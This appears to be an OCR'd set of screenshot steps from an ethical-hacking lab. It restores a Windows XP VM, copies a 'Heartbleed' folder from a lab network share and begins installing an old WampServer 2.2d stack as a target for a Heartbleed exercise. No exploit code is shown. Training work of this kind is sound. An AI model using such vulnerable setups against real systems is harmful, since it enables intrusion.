
EH-WinXP-xx (restored to baseline snapshot)




Start > Run... > cmd > \\172.30.10.36\depot > OK button



Find and select the Heartbleed folder




Drag Heartbleed folder to your desktop




Open and run wampserver2.2d-x32


Recycle Bin
Internet Explorer
Mozilla Firefox
Windows Media Player
Heartbleed
Setup - WampServer 2
WampServer
Powered by
Alter Way
The French
Open Source
Service Provider
http://www.alterway.fr
Apache : 2.2.21
MySQL : 5.5.20
PHP : 5.3.10
PHPMyAdmin : 3.4.10.1
SqlBuddy : 1.3.3
XDebug : 2.1.2
Welcome to the WampServer 2 Setup Wizard
This will install WampServer 2.2 on your computer.
It is recommended that you close all other applications before continuing.
Click Next to continue, or Cancel to exit Setup.
Next >
Cancel
start
Heartbleed
Setup
8:53 PM


Next




Accept and Next



